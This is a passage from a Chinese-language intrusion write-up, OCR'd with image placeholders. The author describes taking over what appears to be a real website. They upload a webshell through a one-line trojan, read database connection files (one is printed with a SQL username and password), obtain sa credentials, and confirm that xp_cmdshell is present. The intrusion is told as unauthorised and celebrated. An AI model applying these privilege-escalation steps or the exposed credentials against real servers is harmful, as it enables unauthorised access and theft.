
图2

接下来当然是使用客户端连接了，连接成功后如图3所示。虽然页面乱了点，但可以清楚地看到返回了服务器的环境变量信息。我利用一句话木马成功上传了一个站长助手，如图4。至此，webshell就已经完全得到了。主页有修改权限，可以说已经得到网站的控制权了。


图3

## 三、提权之路

得到webshell之后干什么呢，就这么停手还是继续入侵？我决定继续入侵下去，目标是服务器的系统权限！不为别的，就因为对方开了3389服务，如图5。


图4




图5




图6

提权，最常见的就是利用Serv-U、pcanywhere等。我在webshell里执行"net start"看了看，发现FTP服务使用的是FTP Publishing Service！这可是微软的FTP服务软件，暂时我还没有办法利用它来提权。至于pcanywhere，根本没有安装，还有其它杂七杂八的提权方法也都不怎么管用。思前想后还是觉得只有一条路可以走了——查找数据库连接文件，得到高权限的SQL连接用户和密码，然后连接上去再执行相关命令。于是我找到存在注

人的文件qa_list.asp，查看了一下它的源代码，发现相应的数据库连接文件为include目录下的qadbcon.asp，如图6。我跳转到相应目录，打开qadbcon.asp查看其内容，如图7。可以看到和图1相同的当前库，都是dalong2002，当前用户为dladmin_sa。但是从检测结果来看，这个连接用户只有DB_OWNER权限，还不能够执行系统命令。使用得到的SQL用户名和密码连接数据库后，证实的确不能执行命令！

```
D:\www\dalong\board\include\QADBCON.ASP
<%
'On Error resume next

Set db = Server.CreateObject("ADODB.Connection")
db.ConnectionString = "Provider=SQLOLEDB.1;Persist Security Info=True;Initial Catalog=dalong2002;Data Source=10.10.10.11;User Id=dladmin_sa;PASSWORD=dladmin_pw;"
db.Open
%>
```

图7

权限不够，需要SA权限才可以执行命令，看来还得找到相应的SA数据库连接文件才行！在这里我不得不提到sqlrootkit，其界面如图8所示，功能嘛，可以检测相关组件，组件如果不存在的话还可以恢复哦。





图8

使用得到的SQL用户和密码登录进去，提示“郁闷，权限不够估计不能执行命令！”这说明当前连接用户不具有执行系统命令的权限了，如图9。





图9

## 四、直捣黄龙

DB_OWNER的SQL连接用户是不能够执行系统命令的，所以无法达到通过SQL操作来添加系统用户的目的。必须要有一个具有SA权限的SQL连接用户才行！继续在webshell里到处逛，无意中发现还有一个貌似是数据库连接文件的ASP文件WebTicketDBConnect.asp，打开一看，发现用户名是sa，密码也和先前发现的不同了。管他呢，死马当成活马医，使用新得到的SQL用户密码在sqlrootkit上登录，哈哈，这次提示“恭喜！sql server最高权限”了，是SA权限，如图10。检测一下相关组件，发现全部组件都存在，如图11。这再好不过了，其实只要xp_cmdshell组件存在就可以执行系统命令了。





图10

